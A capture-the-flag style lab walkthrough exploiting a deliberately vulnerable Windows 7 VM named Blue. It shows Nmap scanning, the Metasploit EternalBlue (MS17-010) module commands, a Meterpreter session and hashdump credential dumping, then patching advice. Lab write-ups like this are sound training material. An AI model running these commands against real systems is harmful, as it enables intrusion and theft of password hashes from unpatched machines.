Blue Machine Walkthrough
Overview
Blue is a Windows machine that has the infamous EternalBlue vulnerability (MS17-010). This walkthrough will guide you through the complete exploitation process from reconnaissance to gaining system access.
Initial Setup
First, import the machine in VMware or VirtualBox and set the network adapter to NAT Network to solve connectivity seamlessly.
- Blue Admin Account Password: Password456!

- Open CMD in Blue and type
ipconfigto get the Blue IP address - Open terminal in Kali Linux and type
ifconfigto find your Kali IP - Cross ping both machines to verify connectivity
Reconnaissance
Next, we'll scan for open ports using Network Mapper (Nmap):
Basic Scan
nmap 10.0.2.3
Detailed Service Scan
nmap -p 135,139,445,5357 -A 10.0.2.3
Vulnerability Research

After discovering the target is running Windows 7 Ultimate 7601 Service Pack 1, I searched for exploits related to this version.
This version of Windows is vulnerable to the exploit called MS17-010, also known as EternalBlue. Since we found a Rapid7 result and Rapid7 owns Metasploit Framework, we'll use Metasploit for exploitation.
Exploitation Phase
Starting Metasploit
Open Metasploit Framework in Kali Linux:
msfconsoleSearching for EternalBlue Exploit
search eternalblue
use 0
Configuring the Exploit
show options
set rhosts 10.0.2.3
Vulnerability Check
Before exploiting, it's good practice to verify the target is vulnerable:
check
Result: The target appears to be vulnerable! ✅
Running the Exploit
exploitor
run
Post-Exploitation
Congratulations! We have successfully exploited the Blue machine and obtained a Meterpreter session.
Dumping User Hashes
With system-level access, we can dump user password hashes:
hashdump
These hashes can be cracked offline using tools like John the Ripper or Hashcat (more on this in future walkthroughs).
Key Takeaways
- EternalBlue (MS17-010) is a critical SMB vulnerability affecting older Windows systems
- Always perform thorough reconnaissance using tools like Nmap
- Use the
checkcommand in Metasploit to verify vulnerability before exploitation - Keep systems patched and updated to prevent exploitation of known vulnerabilities
- The hashdump command provides valuable credential information for further network penetration
Mitigation
To protect against EternalBlue attacks:
- Install Microsoft Security Bulletin MS17-010 patch
- Disable SMBv1 protocol
- Implement network segmentation
- Use a firewall to block unnecessary SMB ports (139, 445)
- Keep all Windows systems updated with the latest security patches